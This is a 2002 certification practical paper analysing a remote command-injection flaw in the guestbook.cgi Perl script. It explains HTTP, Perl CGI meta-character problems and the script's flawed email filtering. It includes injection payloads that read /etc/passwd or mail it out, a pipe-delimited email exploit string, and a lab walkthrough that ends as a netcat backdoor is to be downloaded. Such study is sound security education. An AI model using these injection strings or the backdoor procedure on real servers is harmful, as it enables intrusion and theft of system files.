Global Information Assurance Certification Paper

Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment

Version 2.0 : Option 2

Remote Command Execution Vulnerability in guestserver.cgi

Submitted by : Diamond Tsai

Date submitted: February 1, 2002


Table of Contents


Part 1 – Targeted port

Target port: TCP 80

The target port selected for this assignment is TCP 80, wh ich is commonly used by the HTTP, Hypertext Transfer Protocol . Port 80 (TCP) is probably the most 'famous' port, as web servers listen to it by default.

From the following graphs obtained from the CID(Consensus Intrusion Database) on January 22, 2002, it is obviously that port 80 is not only the most famous port, but also the most probed port.





This paper will focus on one of the most common vulnerabilities of the web server: input validation errors of the CGI scripts. Because there are so many CGI scripts which do not handle the meta -characters supplied from the user input well, this paper will describe more on the meta -characters problems rather than just discuss a single vulnerable CGI scripts. Finally, a specific

vulnerable perl CGI: guestbook.cgi from www.guestserver.com will be used as an example to illustrate how a vulnerable CGI script can be used to leverage the attack to the whole system.

Services and applications related to TCP port 80:

The target port: TCP 80, is commonly associated with the HTTP services.

HTTP, Hypertext Transfer Protocol , is an application-level protocol for distributed, collaborative, hypermedia information systems, it has been in use by the World-Wide Web global information since 1990. HTTP is a typical client/server protocol, the server program listened at TCP port 80 for client access is called an HTTP Server, also known as the WWW server or Web Server. The client side application for accessing the Web server is called the Web client, also known as the browser.

There are many Web clients and Web servers available now. The following are some examples:

- Web Clients: Internet Explorer, Netscape, opera, etc.
- Web Servers: Microsoft IIS, Apache, iPlanet web Server, etc.

The first version of HTTP, referred to as HTTP/0.9, was a simple protocol for raw data transfer across the Internet. HTTP/1.0, as defined by RFC 1945, improved the protocol by allowing messages to be transmitted in the format of MIME-like messages, containing metainformat ion about the data transferred and modifiers on the request/response semantics.

The MIME-like message allow various contents to be transmitted over the HTTP protocol, the following are some examples for contents which can be transmitted over the HTTP:

- HTML Data: .htm, .html
- Images: .jpg, .gif, etc.
- Mpeg-3 Audio: .mp3
- Java and VB script programs: .js, .vbs
- Real Audio, Real Video: ra, ram

Normally, the Web server will response the client request with static information, however, in some situation, the web server can also response the client request with dynamic information. This is accomplished by using the CGI programs. The CGI (Common Gateway Interface) is a standard for interfacing external applications with the HTTP or Web servers. A CGI program is an

executable program, it can be written in any language that allows it to be executed on the system, such as: C/C++, PERL, UNIX Shell, Visual Basic, etc. When requested, a CGI program is executed in real-time to generate dynamic output according to the input. The interactive with database is one of the most popular examples for using the CGI programs.

The abilities of Web server to interactive with the browser to dynamically generate the output and exchange multiple types of contents have led various applications to use the HTTP as the communicating protocol for exchanging application data. These web -based applications use the web server as a front-end application server, and the client can use these applications by a simple browser. The following are some We b applications using the HTTP protocol for communication:

- Company Web pages: Information publishing or advertising
- Message board, discussion group and news archive
- Web based file server, or online storage
- E-commerce: on-line bank, on-line store
- Web-based management interface for applications and network devices
- Web-based mail access
- Web tunnel for other applications
- On-line poll
- Guest Book system
- VOD

Most HTTP communication is initiated by a web client to the web server directly. But in more complicated s ituations, there can have one or more intermediaries between the web client and web server. There are three common forms of intermediary associated with the HTTP:

- Proxy: A proxy is a forwarding agent, receiving requests for a URI in its absolute form, rewriting all or parts of the message, and forwarding the reformatted request toward the server identified by the URI. The HTTP caching proxy is an example of proxy.
- Gateway: A gateway is a receiving agent, acting as a layer above some other server(s) and, i f necessary, translating the requests to the underlying server's protocol. A web server load balancer is an example of gateway.
- Tunnel: A tunnel acts as a relay point between two connections without changing the messages; tunnels are used when the communication needs to pass through an intermediary (such as a firewall) even when the intermediary cannot understand the contents

of the messages. A circuit level Firewall is an example of tunnel.

Description of the HTTP protocol:

HTTP is based on a request/response paradigm : an HTTP client issues a request message to the HTTP server, the server response s the request with a status message followed by the requested data.

Client Request Message:

The request message from a client to a server includes : the Request-Line, optional Headers, and optional messages. The following is the format of the client request message:

```
Request      = Request-Line
               *(( general-header | request-header| entity-header ) CRLF)
                CRLF
                [ message-body ]
```

The Request-Line indicates the method to be applied to the resource, the identifier of the resource, and the protocol version in use. It begins with a method token, followed by the Request -URI and the protocol version, and end with CRLF(Carriage Return or Line Feed character). The elements are separated by the SP (Space) characters:

Request-Line = **Method** SP **Request-URI** SP **HTTP-Version** CRLF

- **Method:** indicates the method to be performed on the resource identified by the Request-URI. In HTTP 1.0, valid methods include *GET, HEAD*, and *POST* and other method extensions. In HTTP 1.1, *OPTIONS, PUT, DELETE, TRACE and CONNECT* are added to the valid method. Normally, GET method is used to retrieve the information indicated in the Requested-URI, and post is used to request the server to accept the entity enclosed in the request as a new subordinate of the resource identified by the Request-URI. The POST method is designed to allow functions like posting a message to a bulletin board and submitting the forms. In the exploit target of this paper: guestbook.cgi , the method POST is used to submit the guest information after the visitor filled the user information and submitted to the CGI. The detailed information about the all the methods can be found in Section 9 of RFC 2616(HTTP 1.1) and Section 8 of RFC 1945(HTTP 1.0). The server will return the status code 405 (Method Not Allowed) if the method is known by the origin server but not allowed for the requested resource, and 501 (Not Implemented) if the method is

unrecognized or not implemented by the origin server.

- **Request-URI:** identifies the resource upon which to apply the request. The URI can be either an absoluteURI or an absolute_path . The most common form of the Request-URI is that used to identify a resource on an origin server or gateway , in this case the absolute path of the URI will be used. An example would be:

  GET /pub/WWW/ index.html HTTP/1.1

  The absoluteURI is used when a request is being made to a proxy. An example Request-Line would be:

  GET http://www. sans.org/index.html HTTP/1.1

  When some meta-characters or some non-english characters are included in the RequestURI, the Unicode (% HEX HEX) can be used to encode to escape some characters . This is defined in RFC 1738.

- **HTTP-Version:** indicates the version of the http message.

Server Response Message:

After receiving and interpreting a request message, a server responds with an HTTP response message.

```
Response    = Status-Line
              *((general-header| response-header | entity-header) CRLF)
              CRLF
              [ message-body ]
```

The status line consists of the protocol version followed by a numeric status code and its associated textual phrase, with each element separated by SP characters.

Status-Line = **HTTP-Version** SP **Status-Code** SP **Reason-Phrase** CRLF

The Reason-Phrase is intended to give a short textual description of the Status-Code. The Status-Code is intended for use by automata and the Reason-Phrase is intended for the human user.

- **Status-Code:** – is a 3-digit integer result code of the attempt to understand and satisfy the request. The first digit defines the class of the response , the last two digits do not have any categorization role. There

are 5 values of the first digit:

- 1xx: Informational - Request received, continuing process
- 2xx: Success - The action was successfully received, understood, and accepted
- 3xx: Redirection - Further action must be taken in order to complete the request
- 4xx: Client Error - The request contains bad syntax or cannot be fulfilled
- 5xx: Server Error - The server failed to fulfill an apparently valid request

The following are some examples of the status code defined by HTTP 1.1 and corresponding reasoning phase's:

- "403": Forbidden
- "404": Not Found
- "405": Method Not Allowed
- "501": Not Implemented

HTTP request/response Example:

The following is an example when an IE client send a request to a web server:

- **Request message send by IE client:**

```
GET / HTTP/1.0
Accept: image/gif, image/x -xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.ms -excel,
application/msword, */*
Accept-Language: zh -tw
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: www.bleh.com
Proxy-Connection: Keep -Alive
```

- **Server Response:**

```
HTTP/1.1 200 OK
Date: Thu, 31 Jan 2002 14:35:17 GMT
Server: Apache/1.3.0
```

Last-Modified: Wed, 21 Nov 2001 03:22:21 GMT
ETag: "5162e-4cbd-3bfb1ded"
Accept-Ranges: bytes
Content-Length: 19645
Connection: close
Content-Type: text/html

<Detailed message snipped>

- **Interactive process when a client ask a whole page:**

  As we can see in the above, the data (see the Content -Type in the above server response) responded from the server is text/html, the html may include Objects (such as images) which need be downloaded to complete the whole page, so after got the html file, the client will continue to get other objects indicated in the html.

Common vulnerabilities associated with HTTP

Most of the security vulnerabilities associated with HTTP are not directly relative to the protocol itself but applicatio n specific.

Protocol vulnerabilities:

The HTTP is a stateless protocol, so basically, the HTTP protocol does not have strong authentication and access control mechanism. Unlike the protocols such as telnet, ftp or ssh which handle the *session* within the original connection or controlled additional connections after the client was authenticated, the HTTP can not handle the *session* within the protocol. All the session management must be completed by the HTTP -based applications itself, such as using the coo kie or session management by request URL. This can be a major security concern when the protocol is used for some controlled application, such e-commerce, on-line banking, etc.

HTTP does not provide confidentiality within the protocol, so when using the protocol to transmit sensitive information across the network, the eavesdropping may happened at any point on the pathway between client and server. However, this may be helped by using the https protocol instead of http for sensitive transmissions to p rotect against network eavesdropping .

Application vulnerabilities:

The application vulnerabilities may happened at client side or the server side:

- **Server-side vulnerabilities -** Bugs or configuration problems in the Web server that allow unauthorized remote users to:
  - Access confidential documents not intended for their eyes.
  - Execute commands on the server host machine, allowing them to modify the system.
  - Gain information about the Web server's host machine that will allow them to break into the system.
  - Launch denial-of-service attacks, rendering the machine temporarily unusable.

- **Client-side vulnerabilities:**
  - Active content that crashes the browser, damages the user's system, breaches the user's privacy, or merely creates an annoyance.
  - The misuse of personal information knowingly or unkowningly provided by the end-user.

Part 2 – Specific Exploit

Exploit Details:

Name:
Remote Command Execution Vulnerability in GuestServer's guestbook.cgi

This Vulnerability was posted to BugTraq which can be found at :
http://www.securityfocus.com/archive/1/159031

However, this vulnerability is not listed in the CVE directory.

Variants:

Currently, there is no direct variant of the guestbook.cgi 's remote command execution vulnerability, however, there are a lot of CGI programs with similar remote command execution vulnerability caused by the same reason: failed to filtered out the meta-characters from the user input(script has not sufficiently sanitized user-supplied input).

The following is just a partial list of known CGI remote command execution vulnerability:

- Lastlines.CGI Path Traversal and Command Execution Vulnerability (http://www.securityfocus.co m/bid/3755)
- Dream Catchers Book of Guests CGI Remote Arbitrary Command Execution Vulnerability (http://www.securityfocus.com/bid/3483)
- GBook.cgi allows remote command execution (http://www.securiteam.com/exploits/6U00F1P0AK.html)
- Viralator CGI Input Validation Remote Shell Command Vulnerability (http://www.securityfocus.com/bid/3495)

Operating System:
Web servers with guestbook.cgi CGI installed on any operating systems .

Protocols/Services:
HTTP

Brief Description:
The GuestServer's guestbook system : guestbook.cgi , is vulnerable to a remote command execution bug , any remote user can manipulate the input to the email field to the this cgi, and force the web server to execute specific

command. This bug is caused by incomplete sanitation of the email variable from the http POST.

Protocol Description.

guestbook.cgi:

The guestbook.cgi i s a free CGI script programmed in Perl(Practical Extraction and Report Language). The author, Lars Ellingsen, of this CGI script maintain the script on the web sit: www.GuestServer.com . According to the aurthor 's description about this script:

> Guestserver is a guestbook system that enables you to have your
> own guestbook on your homepage, without having all the scripts
> and data located on a completely different server.

The guestbook.cgi can store the guest information in a single file, guestbook.data, so that the guestbook system need not a complicate structure.


Though the author have announced that the newest GuestServer 5 is upcoming, however the last version available now is still version 4.1.2 released at 2000.1.13.

The following is the default filling form the guestbook.cgi used:

Protocol the exploit used:

The protocol used to exploit the guestbook.cgi is the normal HTTP. This has been described in the Part1 of this paper. So the protocol descriptio n is not repeated in this section again.

The following is a typical diagram of the architecture when web client, web server, CGI program and database server are worked together.



Normally, there are six steps when CGI is involved in a request:

1. User request the CGI form, the server send the form to the client
2. User inputs the data and sends data back to the server
3. Server forward the data to CGI application
4. CGI program processes the data and send back to the server
5. Server forward the processed data to the client
6. User receives processed data.

HTTP request/response message of guestbook.cgi:

The following is a request/response messages example when client filled the guestbook.cgi form and click the [Sign It] to submit the user information to the the server. It is worth to note that the client use the POST method when submitting data to the Web Server/CGI.

- **Request message send by IE client:**

  POST /cgi-bin/guestbook.cgi HTTP/1.0

Accept: image/gif, image/x -xbitmap, image/jpeg, image/pjpeg, application/vnd.ms -powerpoint, application/vnd.ms -excel, application/msword, */*
Referer: http://dpc. bleh.com/cgi-bin/guestbook.cgi
Accept-Language: zh -tw
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: dpc.bleh.com
Content-Length: 133
Proxy-Connection: Keep -Alive
Pragma: no -cache

name=Diamon+Tsai&SIGN=Sign+it%21&email= bleh@bleh.com&homep age=http%3A%2F%2Fwww. bleh.com&location=Taiwan&message=Hello %21

- **Server Response:**

HTTP/1.1 200 OK
Date: Tue, 29 Jan 2002 20:56 :16 GMT
Server: Apache/1.3.20 (Unix) mod_ssl/2.8.4 OpenSSL/0.9.6a
Connection: close
Content-Type: text/html

<HTML><HEAD><TITLE>My guestbook!</TITLE><!Nothing...>

<Detailed message snipped>

How the exploit works.

Input validation error in the perl CGI sc ripts:

Although there are many programming language can be used for the CGI programs. Many CGI scripts are programmed in Perl. There are a lot of free Perl based CGI scripts like guestbook.cgi available from the Internet. So, there are also a lot of web m asters will use these free scripts for convenience. However, many of these scripts vulnerable to different kind of attacks.

A lot of the scripts writers will *think* that the user will input the data to their CGI program in *correct* format. This yield a probl em when a user supply some special meta-characters such as ";", "|", etc. in the user supplied data, these special character may make the scripts to do other things other than the scripts originally intended.

There are some kinds of methods described by tonec[3] and rain forest puppy[2], which can be used to manipulate the Perl based CGI scripts to do things other than the scripts originally intended:

- **Directory traversal:**

  When a script allow the user the supply the file to be opened, the script may read the user input to a variable: $file, and then try to open this file by the following:

```
open (FILE, "/usr/local/www/files/$file");
      ##do some thing;
close (FILE);
```

  The programmer may think that this will allow the script to open the files located at /usr/local/www/files/ directory. However, if a user supply the input: "../../../../etc/passwd" to $file, than file opened will actually be /etc/passed.

- **System calls:**

  System calls in the Perl scripts will open a shell and then execute a command, this is very danger ous. Here is an example:

```
$somevar = system("ls $UserInput");
```

  This script look like can list the files in the user supplied directory only, if the user input "/tmp", then the command "ls /tmp" will be executed.

  However, if user pass "/tmp ; cat /etc/pass wd" to $UserInput , then it will execute "ls /tmp", and then, "cat /etc/passwd".

- **Sendmail calls**

  Many scripts will call the sendmail program to send data to the users, the guestbook.cgi is an example. If a script get the user input to the variable $mail_to, and then call the sendmail or other mail program to send mail to this email address like following:

```
open (MAIL, "|/usr/bin/sendmail $mail_to );
  print MAIL "To:$mail_to\nFrom: bleh@bleh.com \n\nHello\n";
     close (MAIL);
```

  This script look like that a mail w ill be sent to the email specified by th user to the variable $mail_to. However, if the data "other@company.com;

mail bleh@bleh.com < /etc/passwd " was supplied to the $mail_to variable, the line really executed will become:

/usr/bin/sendmail other@company .com ; mail bleh@bleh.com</etc/passwd

- **Pipe problem:**

When a script allow the user the supply the file to be opened, the script may read the user input to a variable: $file, and then try to open this file by the following:

```
open (FILE, "$file");
    ### do something
close(FILE);
```

The programmer may think that this will allow the script to open the files specified in the user input to the variable $file, however, if "cat /etc/passwd|" was supplied to the variable $file, then the first line will become:

open(FILE, "cat /etc/passwd|");

So the command will be executed. A file checking (-e) before really open it may prevent part of this problem, but may also be escaped partly by the following poison null byte problem. The detail information can be found in rfp's article about perl CGI problems.[2]

- **Poison null byte:**

When a script allow the user the supply the file to be opened, the script may read the user input to a variable: $file, and try to use the file extension to prevent the user to open unauthorized files. The following is an example:

```
open (FILE, "$file.html");
    ### do something
close(FILE);
```

The programmer may think that only *.html file can be opened by this script. However, if a null byte is appended to the files user want to open, for example, /etc/passwd%0 0, then this will script will open the /etc/passwd rather then /etc/passwd%00.html. More detailed information can also be found at rfp 's perl CGI problems article[2].

CERT has published an article "How To Remove Meta-characters From User-Supplied Data In CGI Scripts" which give the suggestion to filter out all the meta-characters from the user input to avoid the above problem, however, not all of the programmer will follow it. So there are still lots of CGI scripts with such kind of problems.

Vunerability in the guestbook.cg script:

guestbook.cgi has included some meta-characters filters in its scripts. The email variable is first filtered for HTML tags :

```
line 283:
    $FORM{'email'} =~ s/ \]*\>//ig;
    $FORM{'email'} =~ s/ \/g;
    $FORM{'email'} =~ s/ \"/_/g;

    if ($FORM{'email'} !~ /^[^ \@]*[\@][^\@]*?\.[^\@]*$/g) {
        $FORM{'email'} = undef;
    }
```

Then commas, semi-colons, and colons are filtered as seen below:

```
line 360:
    &mail_guest if ($mailto_guest && $mailprogram && ($FORM{'email'} !~
/[\,\:\;]/));
```

Finally, the email was also be verified to make sure it is in the "normal" form: *@*.* . This filter can be seen as below:

```
line 957:
    if ($FORM{'email'} =~ /.*? \@.*?\..*?/) {
        open (MAIL, "|$mailprogram $FORM{'email'}");
```

However, the | (pipe) character is not filte red! We can take advantage of this flaw to execute any command we want.

- **Limitations:**

The default configuration of the guestbook.cgi do not send a mail automatically to the guest, hence the following line will not be executed in the script:

```
    open (MAIL, "|$mailprogram $FORM{'email'}");
```

Without this, we are not able to take advantage of the pipe problem described above. The guestserver.cgi will mail the guest when he/she posts to the

guestbook, and hence execute *open(MAIL, "|$mailprogram $FORM{'email'}");* , if the server have these lines in the guestbook.config file:

```
<-guestbook.mailto_guest ->              # Yes = 1, No = 0
1
```

This exploit will work only if above <-guestbook.mailto_guest -> was enabled (set to 1).

Next, the colon is filtered in email variable by Line 360, so we cannot simply send ourselves an xterm since the display string needs to contain a colon. (ie: "xterm -ut -display 127.0.0.1:0.0")

We must also keep the email variable in "normal" email form. (ie:*@*.*)

- **Exploit:**

Because the | (pipe) character is not filtered , we can construct an email variable with commands delimited by |'s and the CGI will happily execute these commands if it looks like a "normal" email address.

An example email variable that would execute " bleh" on remote server: "| bleh | bob@hax0r.com" . This would result in the execution of "/bin/sh -c | bleh | bob@hax0r.com" on the remote server. If we look in apache's error_log we will see the following entry:

```
sh: bleh: command not found
sh: bob@hax0r.com: command not found
```

An attacker can use this to his/her advantage to possibly get a backdoor and run it on the server, thus gaining remote access to the server running the CGI script.

Diagram

The test environment:

The test environment for producing the exploit is a s follows:

- The exploit target:
  - Redhat Linux 7.1
  - Apache 1.3.19

- GuestServer's guestbook.cgi v4.1.2
- Perl
- Hostname: dragon
- IP Address: 192.168.20.88


➢ The attack workstation:
- FreeBSD 4.4
- Apache 1.3.19
- Perl
- Whisker CGI Scanner v1.4 installed
- Hostname: dpc
- IP Address: 192.168.20.168

➢ The Desktop:
- Windows 2000 Professional
- Achilles (Proxy)
- Hostname: diamond
- IP Address: 192.168.20.52

The exploiting phase:

➢ **Scanning Phase:**

The CGI scanning tool whisker by rain forest puppy is executed from the attack workstation(dpc, 192.168.20.168) to test the exploit target to verify if there were any vulnerable CGI scripts exists:




The guestbook.cgi was found at this phase.

- **Exploit Phase:**

After some search on the Internet, the exploit tool against the guestbook.cgi wrote b y fish stiqz was founded and downloaded from: http://www.synnergy.net/~fish/oldsite/security/guestrook/guestrook.c

Fish Stiqz also write an advisory about this problem, this advisor can also be found at the author 's site: http://www.synnergy.net/~fish/oldsite/security/guestrook/guestbook.advisory .


This program was then compile d as gustrook and executed:




From the printed out message, the usage of the program is very easy. We can use the following to execute any command we want:

./gustrook target.host "command1 args | command2 args "


Now we can prepare a compilied netcat progra m which can allow the –e option and put this executable at the attack workstation 's web server. Then manipulate the guestbook.cgi to download the file:



